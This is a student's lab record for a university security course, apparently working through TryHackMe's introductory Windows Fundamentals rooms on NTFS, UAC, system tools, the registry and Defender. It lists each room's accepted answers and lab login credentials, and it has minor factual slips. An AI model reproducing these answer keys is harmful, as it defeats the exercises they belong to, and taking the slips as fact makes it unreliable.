RAJALAKSHMI ENGINEERING COLLEGE (Autonomous)

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DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

CS19642

CRYPTOGRAPHY AND NETWORK SECURITY LAB

THIRD YEAR

SIXTH SEMESTER

HARIPRIYA P 220701086

INDEX

Ex. No.: 1

WINDOWS FUNDAMENTALS 1: AN INTRODUCTION TO SYSTEM AND COMMAND-LINE BASICS


Aim:


To understand and explore the fundamentals of the Windows operating system, including key components such as the file system, command prompt (CMD), task manager, and registry, to build a strong foundation for cybersecurity and system administration. in TryHackMe platform.


Algorithm:


1. Access the lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/windowsfundamentals1xbx
2. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.
3. Solve the task questions start with Windows OS edition and Desktop GUI.
4. Understand the importants of NTFS file system and feature.
5. Learn about Windows folder and environmental variable for windows directory .
6. Learn Local User and Group Management.
7. Learn User Account Control and practice in Virtual Machine.
8. Do Control Panel setting – Network & Internet setting.
9. Learn Task Manager – applications and process running and performance of CPU & RAM.


Output:




tryhackme.com/room/windowsfundamentals1xbx
Target Machine Information
Title
Target IP Address
Expires
WINFUN1.1
Shown in 0min 44s
59min 41s
Add 1 hour
Terminate
Task 1 Introduction to Windows
The Windows operating system (OS) is a complex product with many system files, utilities, settings, features, etc.
This module will attempt to provide a general overview of just a handful of what makes up the Windows OS, navigate the user interface, make changes to the system, etc. The content is aimed at those who wish to understand and use the Windows OS on a more comfortable level.
Press the Start Machine button below to launch the attached virtual machine.
Start Machine
The virtual machine should open within your web browser.
If you want to access the virtual machine via Remote Desktop, use the credentials below.
Machine IP: MACHINE_IP
User: administrator
Password: letmein123!
Remote Desktop Preference
Profile
Name
Quick Connect
Group
Protocol
RDP - Remote Desktop Protocol
Pre Command
Post Command
Your machine is initializing...
Use the AttackBox to attack machines you start on tasks
Loading (15%)


Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
lusrmgr
lusrmgr.msc
OK
Cancel
Browse...
Type here to search


lusrmgr - [Local Users and Groups (Local)]
File Action View Help
Local Users and Groups (Local)
Users
Groups
Name
Actions
Local Users and Gr...
More Actions
Desktop
WINFUN1.1
THM AttackBox
23min 12s



1. Understanding the Windows Environment

   - Overview of Windows OS versions and architecture.
   - File system structure (C:, Program Files, Users).

2. Command-Line Basics (CMD & PowerShell)

   - Navigating directories (cd, dir).
   - Checking system information (echo %USERNAME%).

3. System Management

   - Using Task Manager to monitor and manage running processes.
   - Using tasklist and taskkill to interact with processes via CMD.

4. Windows Registry Introduction

   - Exploring the Registry Editor (regedit).
   - Understanding registry hives like HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER.

5. Basic Networking in Windows

   - Using commands like ipconfig, ping, and netstat to analyze network configurations.

6. User and Permissions Management

   - Viewing current users (whoami, net user).
   - Understanding access control and security policies.

Result: This experiment provides a practical introduction to Windows system fundamentals, enabling to navigate, manage, and analyze system components efficiently.

Answer the questions below

What encryption can you enable on Pro that you can't enable in Home?

BitLocker ✓ Correct Answer

Answer the questions below

Which selection will hide/disable the Search box?

Hidden ✓ Correct Answer

Which selection will hide/disable the Task View button?

Show Task View button ✓ Correct Answer

Besides Clock and Network, what other icon is visible in the Notification Area?

Action Center ✓ Correct Answer Hint

Answer the questions below

What is the meaning of NTFS?

New Technology File System ✓ Correct Answer

Answer the questions below

What is the system variable for the Windows folder?

%windir% ✓ Correct Answer

Answer the questions below

What is the name of the other user account?

tryhackmebilly ✓ Correct Answer

What groups is this user a member of?

Remote Desktop Users,Users ✓ Correct Answer

What built-in account is for guest access to the computer?

Guest ✓ Correct Answer

What is the account description?

window$Fun1! ✓ Correct Answer

Answer the questions below

What does UAC mean?

User Account Control ✓ Correct Answer

Answer the questions below

In the Control Panel, change the view to **Small icons**. What is the last setting in the Control Panel view?

Windows Defender Firewall ✓ Correct Answer

Answer the questions below

What is the keyboard shortcut to open Task Manager?

Ctrl+Shift+Esc ✓ Correct Answer

Ex. No.: 1 b

EXPLORING WINDOWS SYSTEM TOOLS AND CONFIGURATION: WINDOWS FUNDAMENTALS 2


Aim:


To explore and understand essential Windows system tools and configurations, including System Configuration (MSConfig), User Account Control (UAC), Computer Management, System Information, Resource Monitor, Command Prompt, and the Registry Editor.


Algorithm:


1. Access the lab in TryHackMe platform using the link below-
   https://tryhackme.com/r/room/windowsfundamentals2x0x
2. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.
3. Solve the task questions start with Windows System Configuration utility with five tabs-General-Boot-Services-Startup-Tools.
4. Go to System Configuration – User Account Control ->How to change the UAC setting ?
5. Select System Configuration –Computer Management –System Tools, Storage and Services and Applications.
6. Explore System Information – Hardware Resources –Components – Software Environment – Environment Variables.
7. Explore about Resource Monitor – CPU – Disk – Network – Memory.
8. Learn about Command Prompt - ipconfig – cls – netstat -Full command for Internet Protocol Configuration .
9. Learn about Windows Registry –User Profile – Installed Application – Property Sheet Setting _ Hardware existing –Port Used – Registry Editor (regedit) .

Output:


tryhackme.com/room/windowsfundamentals2x0x
Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Go Premium
Pre Security > Windows Fundamentals > Windows Fundamentals 2
Learning path: Pre Security
View path outline
Windows Fundamentals 2
In part 2 of the Windows Fundamentals module, discover more about System Configuration, UAC Settings, Resource Monitoring, the Windows Registry and more..
Info
30 min
Share your achievement
Start AttackBox
Help
Save Room
4304
Options
Room completed (100%)
Task 1 Introduction
Task 2 System Configuration
Task 3 Change UAC Settings
Task 4 Computer Management
Task 5 System Information
Task 6 Resource Monitor
Task 7 Command Prompt
Task 8 Registry Editor
Task 9 Conclusion


tryhackme.com/room/windowsfundamentals2x0x
Your machine is initializing...
Use the AttackBox to attack machines you start on tasks





1. **System Configuration (MSConfig):** Used to manage startup programs and system boot settings.
2. **User Account Control (UAC):** Enhances security by controlling application permissions.
3. **Computer Management:** Provides access to system tools like Task Scheduler, Event Viewer, and Disk Management.
4. **System Information & Resource Monitor:** Helps monitor hardware and software components.
5. **Command Prompt:** A powerful tool for executing system commands and automating tasks.
6. **Registry Editor:** Allows modification of system settings and configurations.

Result: This experiment provides a understanding of Windows system administration, performance monitoring, and troubleshooting techniques, which are essential skills for cybersecurity enthusiasts.

Answer the questions below

What is the name of the service that lists Systems Internals as the manufacturer?

PsShutdown ✓ Correct Answer

Whom is the Windows license registered to?

Windows User ✓ Correct Answer

What is the command for Windows Troubleshooting?

C:\Windows\System32\control.exe /name Microsoft.Troubleshooting ✓ Correct Answer

What command will open the Control Panel? (The answer is the name of .exe, not the full path)

control.exe ✓ Correct Answer

Answer the questions below

What is the command to open User Account Control Settings? (The answer is the name of the .exe file, not the full path)

UserAccountControlSettings.exe ✓ Correct Answer

Answer the questions below

What is the command to open Computer Management? (The answer is the name of the .msc file, not the full path)

compmgmt.msc ✓ Correct Answer

At what time every day is the GoogleUpdateTaskMachineUA task configured to run?

6:15 AM ✓ Correct Answer

What is the name of the hidden folder that is shared?

sh4r3dF0Ld3r ✓ Correct Answer

Answer the questions below

What is the command to open System Information? (The answer is the name of the .exe file, not the full path)

msinfo32.exe ✓ Correct Answer

What is listed under System Name?

THM-WINFUN2 ✓ Correct Answer

Under Environment Variables, what is the value for ComSpec?

%SystemRoot%\system32\cmd.exe ✓ Correct Answer

Answer the questions below

What is the command to open Resource Monitor? (The answer is the name of the .exe file, not the full path)

resmon.exe ✓ Correct Answer

Answer the questions below

In System Configuration, what is the full command for Internet Protocol Configuration?

C:\Windows\System32\cmd.exe /k %windir%\system32\ipconfig.exe ✓ Correct Answer

For the ipconfig command, how do you show detailed information?

ipconfig /all ✓ Correct Answer

Answer the questions below

What is the command to open the Registry Editor? (The answer is the name of the .exe file, not the full path)

regedt32.exe ✓ Correct Answer Hint

Ex. No.: 1 c

WINDOWS FUNDAMENTALS 3: SECURITY AND SYSTEM PROTECTION


Aim:


To understand and explore key security features in Windows, including Windows Defender, Firewalls, User Account Control (UAC), BitLocker, and Windows Updates.


Algorithm:


1. Access the lab in TryHackMe platform using the link below-
   https://tryhackme.com/r/room/windowsfundamentalsxzx
2. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.
3. Solve the task questions start with Windows Update – Patch Tuesday – Windows Setting – Update & Security (or in command prompt type control / name Microsoft.WindowsUpdate .
4. Explore Windows Security → Protection areas, Virus & threat protection, Firewall & network protection, App & browser control, Device security.
5. Learn in Firewall & network protection – Domain network , Private network and Public network – Windows Defender Firewall (WF.msc)
6. Understand the Microsoft Defender SmartScreen – Exploit Protection – System Settings - Program Settings.
7. Explore about Device Security → Core isolation → Memory Integrity , Security Processor → Trusted Platform Module (TPM).
8. Understand about BitLocker – Practical Application – BitLocker and TPM – System Requirements – Device Encryption – TPM versions.
9. Explore Volume Shadow copy Service (VSS) – Advanced System Settings – Create a restore point – Perform system restore – Configure restore settings – Delete restore points.

